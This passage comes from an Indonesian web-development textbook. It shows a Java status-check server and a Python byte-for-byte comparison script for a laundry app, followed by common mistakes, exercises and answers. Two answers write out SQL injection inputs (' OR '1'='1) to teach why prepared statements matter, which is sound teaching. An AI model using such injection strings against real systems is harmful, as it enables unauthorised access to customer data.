        HttpServer server =
                HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/api/status", StatusServer::handle);
        server.start();
        System.out.println("Status check on http://127.0.0.1:" + port
                + "/api/status");
    }

    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> q = query(ex.getRequestURI().getRawQuery());
        String ip = ex.getRemoteAddress().getAddress().getHostAddress();
        if (!allowed(ip)) {
            send(ex, 429, error("too_many_requests",
                    "Too many checks. Please wait a minute and try again."));
            return;
        }
        try {
            String body = lookUp(q.getOrDefault("bill", ""),
                                 q.getOrDefault("phone", ""));
            if (body == null) {
                send(ex, 404, error("not_found", NOT_FOUND));
            } else {
                send(ex, 200, body);
            }
        } catch (SQLException e) {
            e.printStackTrace();               // details for the log only (S-9)
            send(ex, 500, error("server_error", "An unexpected error happened."));
        }
    }
```

Kode 10.29 (Lanjutan) *java/StatusServer.java: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat.*

```
    /** The JSON a customer may see, or null. Both conditions in ONE statement. */
    static String lookUp(String billText, String phoneText) throws SQLException {
        String id = billText.strip().toUpperCase();
        String digits = phoneText.replaceAll("\\D", "");
        if (id.isEmpty() || digits.isEmpty()) {
            return null;
        }
        try (Connection c = DriverManager.getConnection(dbUrl);
             PreparedStatement ps = c.prepareStatement(SQL)) {
            ps.setString(1, id);              // placeholders, never glued text
            ps.setString(2, digits);
            try (ResultSet r = ps.executeQuery()) {
                if (!r.next()) {
                    return null;
                }
                String status = r.getString("status");
                boolean cancelled = status.equals("departed")
                        && r.getString("finished") == null;
                String words = cancelled ? "Cancelled" : switch (status) {
                    case "queued" -> "In process";
                    case "finished" -> "Ready for pickup";
                    default -> "Collected";
                };
                String promised = LocalDateTime.parse(r.getString("arrived"), FMT)
                        .plusHours(promisedHours(r.getString("service_id")))
                        .format(FMT);
                return "{" + pair("bill_id", r.getString("id"))
                        + "," + pair("status", status)
                        + "," + pair("status_text", words)
                        + "," + pair("arrived", r.getString("arrived"))
                        + "," + pair("finished", r.getString("finished"))
                        + "," + pair("departed", r.getString("departed"))
                        + "," + pair("promised", promised)
                        + "," + pair("service", r.getString("service"))
                        + ",\"unit\":" + r.getInt("unit")
                        + ",\"payment\":" + r.getLong("payment")
                        + ",\"balance\":" + r.getLong("balance")
                        + ",\"outlet\":{" + pair("name", r.getString("outlet_name"))
                        + "," + pair("phone", r.getString("outlet_phone")) + "}}";
            }
        }
    }
```

Kode 10.29 (Lanjutan) *java/StatusServer.java: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat.*

```
    /** BR-7: promised hours after arrival; a service not in the list gets 96. */
    static int promisedHours(String serviceId) {
        return switch (serviceId) {
            case "S0002" -> 24;
            case "S0001", "S0003", "S0012" -> 48;
            case "S0008", "S0009" -> 72;
            case "S0010" -> 120;
            default -> 96;
        };
    }

    /** AC-10.5: at most 10 look-ups in any 60 seconds from one address. */
    static synchronized boolean allowed(String ip) {
        long now = System.currentTimeMillis();
        Deque<Long> times = hits.computeIfAbsent(ip, k -> new ArrayDeque<>());
        while (!times.isEmpty() && times.peekFirst() <= now - 60_000) {
            times.pollFirst();
        }
        times.addLast(now);
        return times.size() <= 10;
    }

    static String error(String code, String message) {
        return "{\"error\":{" + pair("code", code) + ","
                + pair("message", message) + "}}";
    }

    static String pair(String key, String value) {
        String text = value == null ? "null" : "\"" + escape(value) + "\"";
        return "\"" + key + "\":" + text;
    }

    /** JSON string escaping, with non-ASCII as \\uXXXX (as Flask does). */
    static String escape(String s) {
        StringBuilder out = new StringBuilder();
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> out.append("\\\"");
                case '\\' -> out.append("\\\\");
                case '\n' -> out.append("\\n");
                default -> {
                    if (ch < 0x20 || ch > 0x7e) {
                        out.append(String.format("\\u%04x", (int) ch));
                    } else {
                        out.append(ch);
                    }
```

Kode 10.29 (Lanjutan) *java/StatusServer.java: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat.*

```
                }
            }
        }
        return out.toString();
    }

    static Map<String, String> query(String raw) {
        Map<String, String> map = new HashMap<>();
        if (raw == null) {
            return map;
        }
        for (String part : raw.split("&")) {
            String[] kv = part.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1
                        ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static void send(HttpExchange ex, int status, String json) throws IOException {
        byte[] bytes = (json + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type",
                                    "application/json; charset=utf-8");
        ex.sendResponseHeaders(status, bytes.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(bytes);
        }
    }
}
```

Versi Java harus mengerjakan sendiri beberapa hal yang dikerjakan Flask untuknya, dan melihat daftarnya adalah ringkasan terbaik tentang apa yang disediakan sebuah *framework*. Ia mengurai *query string* sendiri (`query()`), karena `HttpServer` hanya memberi teks mentah. Ia menulis JSON dengan tangan (`pair()` dan `escape()`), karena JDK tidak memiliki pustaka JSON; `escape()` menulis karakter non-ASCII sebagai `\uXXXX`, seperti yang dilakukan *encoder* JSON bawaan Flask, agar byte-nya dapat dibandingkan. Ia mengatur sendiri tipe konten dan panjang jawaban. Dan ia membuka koneksi per permintaan di dalam `try (...)`, padanan Java untuk `with` di Python, yang menutup koneksi, pernyataan, dan himpunan hasil bahkan ketika pengecualian dilempar.

Hal-hal yang menentukan kebenaran sama di kedua bahasa: `ps.setString(1, id)` dan `ps.setString(2, digits)` mengikat nilai ke *placeholder* `?` persis seperti `connection.execute(SQL, (bill_id, digits))`; `promisedHours()` sekali lagi adalah BR-7; `allowed()` adalah pembatas laju berjendela geser dari `security.py`; dan pengecualian basis data dicetak ke log server sementara pengunjung hanya menerima `server_error`. **Tabel 10.5** menyandingkan kedua versi.

Tabel 10.5 Cek status dalam Flask dan dalam Java polos: setiap tugas yang diserahkan jalur Flask kepada *framework*, dan baris Java yang mengerjakannya dengan tangan.

Tugas	Jalur Flask	`StatusServer` Java
memetakan `/api/status` ke kode	`@api.get("/status")`	`server.createContext("/api/status", ...)`
membaca `?bill=&phone=`	`request.args.get("bill", "")`	`query(ex.getRequestURI().getRawQuery())`
mengikat nilai	`db.query_one(sql, (bill_id, digits))`	`ps.setString(1, id); ps.setString(2, digits)`
menutup koneksi	`teardown_appcontext(close_db)`	`try (Connection c = ...)`
membangun JSON	`jsonify(dict)`	`pair()`, `escape()` dengan tangan
404 yang sama untuk kedua kegagalan	`raise NotFound(NOT_FOUND)`	`return null` lalu `error("not_found", ...)`
batas laju	`RateLimiter.hit_and_check(ip)`	`allowed(ip)`
menyembunyikan galat internal	`@app.errorhandler(Exception)`	`catch (SQLException e)`

10.17.3 Membuktikan bahwa keduanya sepakat

Mengatakan "kedua versi setara" adalah klaim; membandingkan byte-nya adalah bukti. Jalur Flask dijalankan pada *port* 6101 dan server Java pada *port* 6100, masing-masing pada salinan basis datanya sendiri:

```
flask --app laundry run --port 6101
java -cp sqlite-jdbc-3.53.2.0.jar StatusServer.java ../data/laundry.db 6100
```

dan **Kode 10.30** mengajukan empat pertanyaan rencana uji yang sama kepada keduanya, lalu terus bertanya sampai permintaan kesebelas dalam menit itu.

Kode 10.30 `python/compare_status.py`: empat pertanyaan status kepada dua server, dibandingkan byte demi byte, disusul pemeriksaan batas laju.

```
"""Ask two servers the same status questions and compare the answers byte for byte.

    python compare_status.py http://127.0.0.1:6101 http://127.0.0.1:6100

The first is the Flask app, the second the Java StatusServer (or any other track).
Eleven requests go to each server: four real questions, then more of the same
until the eleventh, which must be refused with 429 (AC-10.5).
"""
import sys
import urllib.error
import urllib.parse
import urllib.request

QUESTIONS = [("B2938", "0896 0000 1482"),       # TC-10.1
             ("b2938", "089600001482"),         # TC-10.2
             ("B2938", "0812-0000-4710"),       # TC-10.3: another customer's phone
             ("B9999", "0896-0000-1482")]       # TC-10.4: no such bill


def ask(base, bill, phone):
    query = urllib.parse.urlencode({"bill": bill, "phone": phone})
    url = base + "/api/status?" + query
    try:
        with urllib.request.urlopen(url) as response:
            return response.status, response.read()
    except urllib.error.HTTPError as error:       # 404 and 429 arrive as exceptions
        return error.code, error.read()


def main():
    first, second = sys.argv[1], sys.argv[2]
    same = 0
    for bill, phone in QUESTIONS:
        a, b = ask(first, bill, phone), ask(second, bill, phone)
        verdict = "identical" if a == b else "DIFFERENT"
        same += a == b
        print(f"{bill} + {phone:<15} -> {a[0]} / {b[0]}  "
              f"{len(a[1])} bytes  {verdict}")
    for _ in range(6):                        # requests 5 ... 10 are still allowed
        ask(first, "B2938", "089600001482")
        ask(second, "B2938", "089600001482")
    eleventh = ask(first, "B2938", "089600001482")[0], ask(second, "B2938",
                                                           "089600001482")[0]
    print(f"11th request within a minute -> {eleventh[0]} / {eleventh[1]}")
    print(f"{same} of {len(QUESTIONS)} answers identical")
    sys.exit(0 if same == len(QUESTIONS) and eleventh == (429, 429) else 1)
```

Kode 10.30 (Lanjutan) *python/compare_status.py: empat pertanyaan status kepada dua server, dibandingkan byte demi byte, disusul pemeriksaan batas laju.*

```
if __name__ == "__main__":
    main()
```

```
$ python compare_status.py http://127.0.0.1:6101 http://127.0.0.1:6100
B2938 + 0896 0000 1482  -> 200 / 200  335 bytes  identical
b2938 + 089600001482    -> 200 / 200  335 bytes  identical
B2938 + 0812-0000-4710  -> 404 / 404  84 bytes  identical
B9999 + 0896-0000-1482  -> 404 / 404  84 bytes  identical
11th request within a minute -> 429 / 429
4 of 4 answers identical
(exit code 0)
```

Kedua server mengembalikan 335 byte yang sama untuk nota yang ditemukan, 84 byte yang sama untuk kedua jenis “tidak ditemukan”, dan keduanya menolak permintaan kesebelas dengan

429. Dua program dalam dua bahasa, yang ditulis tanpa berbagi satu baris kode pun, sepakat sampai tingkat byte karena keduanya melaksanakan kebutuhan tertulis yang sama. Itulah gagasan utama banyak jalur dalam buku ini, dipadatkan dalam satu percobaan kecil, dan Bab 14 membesarkannya menjadi skrip uji penerimaan yang memeriksa setiap jalur dengan cara yang sama.

10.18 Profitina dalam Praktik

Profitina, platform visibilitas AI yang berjalan di `app.profitina.com`, juga merupakan aplikasi web Python, dibangun dengan FastAPI alih-alih Flask dan ditopang PostgreSQL, dengan SQLite di sebagian jalur ujinya. Empat gagasan bab ini terbawa langsung.

Sebuah factory, agar uji mendapatkan dunianya sendiri. Setiap uji memulai aplikasi terhadap basis datanya sendiri, persis seperti *fixture* pada **Kode 10.26**; itulah yang membuat rangkaian yang berisi jauh lebih dari seribu uji cukup tepercaya untuk menjadi gerbang rilis.

Pemeriksaan di satu tempat. Batas laju login, penanganan sesi, dan pemeriksaan izin diterapkan secara terpusat alih-alih diulang di setiap *endpoint*, karena alasan yang diberikan Subbab 10.10.1: *endpoint* yang lupa adalah yang bocor.

Kata sandi yang memakan waktu penyerang. Profitina meng-*hash* kata sandi dengan Argon2id, kerabat PBKDF2 yang lebih baru dan boros memori; prinsipnya sama, yaitu *salt* acak per kata sandi, fungsi yang sengaja lambat, dan perbandingan waktu konstan.

Galat yang memberi tahu orang apa yang harus dilakukan dan memberi tahu log segalanya. Seperti **Kode 10.25**, platform ini menampilkan pesan yang jelas, menyimpan rinciannya di server, dan ketika model AI lokal tidak tersedia, mengatakannya alih-alih diam-diam menyajikan hal lain.

Studi kasus yang dapat dijalankan dan diperiksa tetaplah Profitina Laundry; yang terbawa adalah bentuknya.

10.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menjalankan `flask run` di folder yang salah, atau tanpa lingkungan virtual. “Could not import ‘laundry’” berarti terminal tidak berada di `python-flask/`; “No module named flask” berarti `.venv` tidak aktif. Periksa apakah *prompt* diawali `(.venv)`.

Membuat aplikasi saat impor. `app = Flask(__name__)` di tingkat modul tidak dapat diberi basis data baru untuk setiap uji. Pakai *factory* (**Kode 10.3**).

Menulis SQL di dalam view. Cara ini berfungsi sampai API memerlukan aturan yang sama dan mendapatkan salinan yang sedikit berbeda. Simpan SQL di `logic/`.

Membangun SQL dengan f-string. `f"... WHERE name LIKE '%{q}%'"` adalah celah *injection*. Ikat setiap nilai; pilih nama seperti tabel dan kolom pengurutan dari daftar tetap (**Kode 10.11**).

Memercayai sebuah nilai karena formulir tidak menampilkan isiannya. Permintaan dapat berisi apa saja. Salin isian yang Anda harapkan dan hitung sisanya di server (**Kode 10.21**).

Lupa `PRAGMA foreign_keys = ON` atau membiarkan `sqlite3.connect()` membuat berkas kosong. Lihat **Kode 10.10**.

Memeriksa status di Python lalu melakukan update tanpa syarat. Dua klik pada detik yang sama sama-sama berhasil. Letakkan status yang diharapkan di `WHERE` dan periksa `rowcount` (**Kode 10.13**).

Memakai `|safe` untuk "memperbaiki" masalah tampilan. Ia mematikan perlindungan terhadap *cross-site scripting* untuk setiap nilai variabel itu di masa depan.

Menyembunyikan butir menu lalu menyebutnya keamanan. Server harus memeriksa peran lagi (**Kode 10.15**).

Mengembalikan baris basis data sebagai JSON. Suatu hari baris itu mendapat kolom yang tidak boleh meninggalkan server. Bangun jawaban dari isian yang disebut namanya.

Menampilkan traceback kepada pengguna, atau membiarkan `debug=True` di server yang dapat dijangkau orang lain. *Debugger* Werkzeug dapat menjalankan kode Python dari peramban.

Memanggil `datetime.now()` di dalam logika. Uji tidak dapat membekukannya, dan zona waktu server belum tentu zona waktu Surabaya. Pakai `clock.now()` (**Kode 10.5**).

10.20 Ringkasan Bab

Jalur Flask adalah rujukan. Angkanya adalah angka dokumen, `VERIFIED.md`-nya menyatakan apa yang dijalankan, dan setiap jalur lain dapat diperiksa terhadapnya (**Tabel 10.1**).

Application factory membangun aplikasi yang sudah dikonfigurasi sesuai permintaan, sehingga setiap uji mendapat basis data dan jam sendiri (**Kode 10.3**, **Kode 10.26**). Pengaturan berasal dari variabel lingkungan (**Kode 10.4**); waktu berasal dari satu jam WIB (**Kode 10.5**, Persamaan (10.1)).

Tiga lapisan: *blueprint* menerjemahkan HTTP (**Tabel 10.3**, **Kode 10.6**); lapisan logika memegang setiap aturan dan setiap pernyataan SQL; `db.py` mengikat setiap nilai ke *placeholder* dan menjalankan perubahan bertahap dalam satu transaksi (**Kode 10.8**, **Kode 10.9**, **Kode 10.10**), seperti ditunjukkan **Gambar 10.3**.

Aturan tinggal di logika. Harga dihitung oleh server (Persamaan (10.2)); sisa tagihan diturunkan, tidak pernah disimpan (Persamaan (10.3)); perubahan status adalah *update* bersyarat yang mengubah balapan menjadi konflik (**Kode 10.12**, **Kode 10.13**).

Keamanan adalah jalur yang dilalui setiap permintaan (**Gambar 10.5**): satu penjaga dengan daftar izin (**Kode 10.14**), peran dari satu tabel (**Kode 10.15**), kata sandi PBKDF2 (**Kode 10.16**), sesi di sisi server dengan cookie yang aman (**Kode 10.17**), token CSRF (**Kode 10.18**), templat yang meng-*escape* (**Kode 10.19**, **Kode 10.20**), dan jawaban yang dibangun dari isian bernama (**Kode 10.21**).

Halaman dan API berbagi segalanya kecuali baris terakhir (**Gambar 10.2**, **Gambar 10.6**, **Gambar 10.7**, **Gambar 10.8**, **Gambar 10.9**); laporan mengekspor CSV polos (**Kode 10.22**, **Kode 10.23**); galat membantu orang dan memberi tahu log (**Kode 10.24**, **Kode 10.25**).

192 uji, dijalankan sungguhan: 185 lulus dan 7 uji MySQL dilewati di sini (**Tabel 10.4**, **Kode 10.27**).

Satu fitur, tiga implementasi, byte yang identik (**Kode 10.28**, **Kode 10.29**, **Tabel 10.5**, **Kode 10.30**, **Gambar 10.4**).

Dokumentasi Flask [1], halaman rilis Flask, Jinja2, Werkzeug, dan Python [2], [3], [4], [5], PEP 3333 [6], PEP 249 dan dokumentasi `sqlite3` [7], [8] membahas *framework* dan lapisan data; RFC 8018 [9] dan lembar contekan OWASP [10], [11], [12] membahas keamanan; RFC 9110 [13] membahas HTTP; pytest [14] membahas uji; server HTTP JDK [15] dan *driver* JDBC SQLite [16] membahas padanan Java; Grinberg [17] adalah pengantar Flask sepanjang buku, dan UU No. 27/2022 [18] adalah undang-undang yang melatarbelakangi kehati-hatian terhadap data pelanggan.

10.21 Soal Latihan

10.1 Sebutkan tiga lapisan jalur Flask, folder atau berkas masing-masing, dan satu hal yang tidak boleh pernah dilakukan setiap lapisan.

10.2 Jelaskan dengan kata-kata Anda sendiri mengapa `create_app()` berupa fungsi dan bukan `app = Flask(__name__)` di tingkat modul. Berikan satu uji konkret dari bab ini yang akan mustahil, atau tidak andal, tanpanya.

10.3 Nota B2940 di Wiyung adalah cuci-lipat (S0001), tiba pada 2026-09-28 pukul 07.31. Dengan Persamaan (10.1), hitung waktu janjinya, dan tentukan apakah nota itu terlambat pada “sekarang” menurut jam demo.

10.4 Seorang pelanggan membawa 2,4 kg untuk cuci ekspres (S0002, Rp 12.000 per kg) dan membayar Rp 20.000 tunai di kasir. Hitung satuannya, `payment` dengan Persamaan (10.2), dan sisa tagihan dengan Persamaan (10.3), lalu daftarkan, secara berurutan, baris-baris yang disisipkan `create_bill()`.

10.5 Seorang rekan menulis pencarian ini: `db.query(f"SELECT * FROM Customer WHERE name LIKE '%{q}%'")`. Berikan masukan `q` yang memperlihatkan masalahnya, tulis ulang baris itu dengan benar memakai kelas `Database` jalur ini, dan sebutkan kebutuhan mana yang dilanggar versi aslinya.

10.6 Tabel izin menyatakan bahwa tukang cuci boleh `finish` tetapi tidak boleh `bills_write`. Daftarkan apa yang dilihat tukang cuci `cuci1` di menu, dan apa jawaban server jika ia mengirim `POST /api/bills` dengan token CSRF yang sah.

10.7 Mengapa penjaga pada **Kode 10.14** memakai daftar *endpoint publik* dan bukan daftar *endpoint pribadi*? Jelaskan kegagalan yang ditimbulkan setiap rancangan ketika pengembang lupa memperbarui daftarnya.

10.8 Jelaskan apa yang dapat dan tidak dapat dilakukan halaman web orang asing terhadap peramban kasir yang sedang login, dan mengapa token CSRF pada **Kode 10.18** menghentikan serangan itu sementara bendera cookie `HttpOnly` saja tidak.

10.9 Dua tukang cuci menekan **Finished** pada B2941 pada detik yang sama. Telusuri apa yang terjadi di `mark_finished()` bagi masing-masing, dan sebutkan status HTTP yang diterima masing-masing serta berapa baris `StatusLog` yang ditulis.

10.10 Pemilik menginginkan laporan keenam, “pembayaran per metode per bulan”. Sebutkan berkas mana yang akan Anda ubah, dan tulis SQL-nya, dengan *placeholder* untuk periode, yang akan dijalankan fungsi logikanya.

10.11 Tulislah uji pytest (memakai *fixture* pada **Kode 10.26**) yang memeriksa bahwa `GET /api/services` tanpa login mengembalikan 12 layanan dan bahwa harga S0005 adalah 65000.

10.12 Dalam `StatusServer.java`, apa yang akan salah jika `lookUp()` membangun SQL-nya sebagai `"... WHERE b.id = '" + id + "'"`? Berikan sebuah masukan dan SQL yang dihasilkannya.

10.13 Mengapa `StatusServer.escape()` menulis karakter non-ASCII sebagai `\uXXXX`? Apa yang akan dilaporkan `compare_status.py` jika karakter itu ditulis sebagai UTF-8 mentah, dan apakah itu sebuah *bug*?

10.14 Laporan bulanan menghitung sebuah nota pada Oktober jika nota itu tiba pada Oktober, tetapi menghitung uangnya sebagai *diterima* pada bulan setiap pembayaran. Berikan contoh nyata ketika kedua kolom berbeda untuk nota yang sama, dan jelaskan mengapa pemilik memerlukan keduanya.

10.22 Penyelesaian Soal Latihan

10.1 Presentasi: `views/`, `api/`, `templates/`; tidak boleh berisi SQL. Logika: `logic/`; tidak boleh membangun HTML atau JSON (ia melempar galat dan mengembalikan data). Data: `db.py`; tidak boleh menempelkan nilai ke teks SQL (ia hanya mengikat nilai ke *placeholder*).

10.2 *Factory* membangun aplikasi baru setiap kali dipanggil, dengan pengaturan yang diberikan kepadanya. Setiap uji membutuhkan salinan basis data dan jam sendiri; misalnya TC-5.7 membatalkan B2944, dan uji berikutnya (TC-10.7) mengharapkan B2944 masih *queued*. Dengan satu aplikasi di tingkat modul, kedua uji akan berbagi satu basis data dan satu penyimpanan sesi, dan hasilnya akan bergantung pada urutan uji dijalankan.

10.3 a = 2026-09-28 07:31, $h = 48$ (S0001), sehingga janji = 2026-09-30 07:31. Pada sekarang = 2026-09-30 21:00 nota masih *queued* dan sekarang > janji, sehingga menurut Persamaan (10.1) nota itu terlambat, sekitar 13,5 jam.

10.4 Satuan = 3 (2,4 dibulatkan ke atas, BR-2). $payment = 12000 \times 3 = 36000$. Dibayar 20.000, sehingga $balance = 36000 - 20000 = 16000$. Di dalam satu transaksi: baris `Bill` (status `queued`, `arrived` = sekarang, id berikutnya), baris `StatusLog` `queued`, dan baris `Payment` (tunai, 20000, referensi NULL).

10.5 `q = "' OR '1'='1"` menghasilkan `... LIKE '%' OR '1'='1%'`, yang berupa galat atau, dengan sedikit variasi, syarat yang selalu benar sehingga mengembalikan setiap pelanggan. Yang benar: `db.query("SELECT id, name FROM Customer WHERE LOWER(name) LIKE ? ESCAPE '!'", (like_pattern(q.lower()),))`. Versi aslinya melanggar S-2 (*prepared statement* di mana-mana); memilih `*` juga akan mengembalikan `password_hash`, melanggar AC-11.5.

10.6 Hanya Dashboard dan Queue. `POST /api/bills` lolos dari penjaga (ia sudah login dan tokennya benar), tetapi `@permission("bills_write")` milik *view* melempar `Forbidden`: HTTP 403 dengan `{"error": {"code": "forbidden", ...}}`, dan tidak ada yang disimpan.

10.7 Dengan daftar izin *endpoint* publik, *endpoint* baru yang terlupa menjadi pribadi: seseorang mengeluh harus login, dan perbaikannya mudah. Dengan daftar *endpoint* pribadi, *endpoint* baru yang terlupa menjadi publik, dan tidak ada yang mengeluh sampai orang asing membaca datanya. Rancangan keamanan harus gagal dalam keadaan tertutup.

10.8 Halaman orang asing dapat membuat peramban *mengirim* permintaan ke aplikasi binatu, dan peramban melampirkan cookie aplikasi itu; ia tidak dapat *membaca* halaman atau jawaban aplikasi, karena *same-origin policy*. `HttpOnly` hanya mencegah skrip membaca cookie, sesuatu

yang tidak pernah dibutuhkan serangan ini. Token berada di halaman-halaman aplikasi, yang tidak dapat dibaca orang asing, sehingga permintaan palsu tiba tanpa token dan ditolak.

10.9 Keduanya menjalankan `transaction()`. Pada SQLite, `BEGIN IMMEDIATE` membuat yang kedua menunggu yang pertama. Yang pertama mendapati status `queued`, `UPDATE ... WHERE status = 'queued'` miliknya mengubah 1 baris, ia menulis satu baris `StatusLog`, lalu *commit*: HTTP 200. Yang kedua kemudian membaca nota, mendapati `finished`, dan melempar `Conflict("B2941 is already finished.")`: HTTP 409. (Pada MySQL, `SELECT ... FOR UPDATE` di `_lock()` memberi efek yang sama, dan `UPDATE` bersyarat akan menangkap balapan yang tersisa.) Tepat satu baris `StatusLog` yang ditulis.

10.10 `logic/reports.py` (fungsi baru), `views/reports.py` (tambahkan nama ke `REPORTS` dan ke `run_report`), `CSV_COLUMNS` untuk kolomnya, dan sebuah uji. SQL: `SELECT SUBSTR(paid_at, 1, 7) AS month, method, COUNT(*) AS payments, SUM(amount) AS amount FROM Payment WHERE paid_at >= ? AND paid_at < ? GROUP BY SUBSTR(paid_at, 1, 7), method ORDER BY month, method`, dengan kedua tanggal diikat sebagai `start.isoformat()` dan `_end_exclusive(end)`.

10.11

```
def test_price_list_is_public(client):
    response = client.get("/api/services")
    assert response.status_code == 200
    services = response.get_json()["data"]
    assert len(services) == 12
    assert {s["id"]: s["price"] for s in services}["S0005"] == 65000
```

10.12 Masukan `B2938' OR '1'='1` akan menghasilkan `... WHERE b.id = 'B2938' OR '1'='1' AND REPLACE(...) = ?`; karena `AND` mengikat lebih kuat daripada `OR`, syaratnya benar untuk nota B2938 apa pun telepon yang diketik, sehingga siapa pun dapat membaca nota itu tanpa teleponnya. Dengan masukan lain, orang asing dapat membaca baris lain atau memicu galat. `ps.setString` mencegah semuanya.

10.13 *Encoder* JSON Flask secara bawaan meng-*escape* karakter non-ASCII (`ensure_ascii`), dan perbandingannya byte demi byte, sehingga server Java harus melakukan hal yang sama agar *identik*. Dengan UTF-8 mentah, nama yang mengandung, misalnya, “é” akan menjadi dua byte alih-alih enam, dan skrip akan mencetak `DIFFERENT`. Itu bukan *bug* bagi klien, karena kedua bentuk adalah JSON sah yang berarti teks yang sama; hal itu hanya membuat perbandingan byte tidak berguna. (Jawaban status tidak mengandung karakter seperti itu, tetapi prinsipnya berlaku untuk setiap *endpoint*.)

10.14 Sebuah nota Rp 45.000 tiba pada 31 Oktober dengan uang muka Rp 20.000 dan diambil pada 2 November, ketika Rp 25.000 dibayar. Oktober: ditagih 45.000, diterima 20.000; November: ditagih 0 untuk nota itu, diterima 25.000. Pemilik memerlukan kolom *ditagih* untuk melihat berapa banyak pekerjaan yang masuk, dan kolom *diterima* untuk melihat berapa banyak uang tunai yang masuk; selisih keduanya dari waktu ke waktu adalah piutang, uang yang sudah diperoleh toko tetapi belum ditagihkan.

Daftar Pustaka

[1] Pallets Projects, *Flask Documentation*, version 3.1.x. [Online]. Available: https://flask.palletsprojects.com/ (accessed Sep. 2026).

[2] Python Package Index, “Flask 3.1.3,” released Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/3.1.3/

[3] Pallets Projects, *Jinja Documentation*, version 3.1.x. [Online]. Available: https://jinja.palletsprojects.com/

[4] Pallets Projects, *Werkzeug Documentation*, version 3.1.x, and "Werkzeug 3.1.8," PyPI, Apr. 2, 2026. [Online]. Available: https://werkzeug.palletsprojects.com/

[5] Python Software Foundation, "Python 3.14.7," Aug. 5, 2026. [Online]. Available: https://www.python.org/downloads/latest/python3.14/

[6] P. J. Eby, *PEP 3333: Python Web Server Gateway Interface v1.0.1*, 2010. [Online]. Available: https://peps.python.org/pep-3333/

[7] M.-A. Lemburg, *PEP 249: Python Database API Specification v2.0*. [Online]. Available: https://peps.python.org/pep-0249/

[8] Python Software Foundation, "sqlite3: DB-API 2.0 interface for SQLite databases," *The Python Standard Library*. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[9] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[10] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[11] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[12] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[13] R. Fielding, M. Nottingham, and J. Reschke, *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[14] H. Krekel and the pytest-dev team, *pytest Documentation*, version 9.1. [Online]. Available: https://docs.pytest.org/

[15] Oracle, "Package com.sun.net.httpserver," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[16] Xerial, *SQLite JDBC Driver*, version 3.53.2.0. [Online]. Available: https://github.com/xerial/sqlite-jdbc

[17] M. Grinberg, *Flask Web Development: Developing Web Applications with Python*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

[18] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Bab 11

Jalur Java: JDK HttpServer dan Jakarta Servlet/JSP

Setelah menyelesaikan bab ini, Anda akan mampu menjalankan Profitina Laundry dalam Java dengan dua cara yang sangat berbeda dan membaca kedua programnya dengan pemahaman. Cara pertama tidak memakai apa pun selain Java Development Kit: server HTTP bawaannya, JDBC dengan *driver* SQLite, dan sekitar enam puluh kelas kecil yang dapat Anda ikuti sejak sebuah permintaan tiba hingga sebuah baris ditulis ke basis data. Cara kedua adalah cara klasik Java melayani halaman web selama seperempat abad: *servlet*, sebuah *filter*, sebuah *deployment descriptor*, dan halaman JSP dengan pustaka *tag* JSTL, yang dikemas dalam berkas WAR untuk Apache Tomcat 10.1 atau 11. Anda akan melihat bagaimana setiap jalur merutekan permintaan, berbicara dengan basis data melalui *prepared statement*, memeriksa kata sandi dengan PBKDF2, melindungi setiap formulir dengan token CSRF, meng-*escape* setiap nilai di halamannya, menggerakkan nota melalui alur kerja, dan mencatat pembayaran. Anda akan menjalankan 107 pengujian jalur Java dan rangkaian uji penerimaan bersama berisi 152 pengujian *black-box* terhadap jalur servlet, lalu membaca keluaran nyatanya. Terakhir, Anda akan membangun fitur yang sama, mencatat pembayaran, sebagai program Java biasa dan program Python biasa, lalu membuktikan bahwa keduanya sepakat satu sama lain dan dengan aplikasi servlet yang sedang berjalan, bita demi bita dan nilai demi nilai.

11.1 Posisi Kita Sekarang

Bab 10 menelusuri jalur Flask, implementasi rujukan Profitina Laundry: program yang angka-angkanya adalah angka-angka dokumen dan yang rangkaian ujinya menyandikan rencana uji 107 kasus dari Bab 4. Setiap jalur lain dalam buku ini diukur terhadapnya.

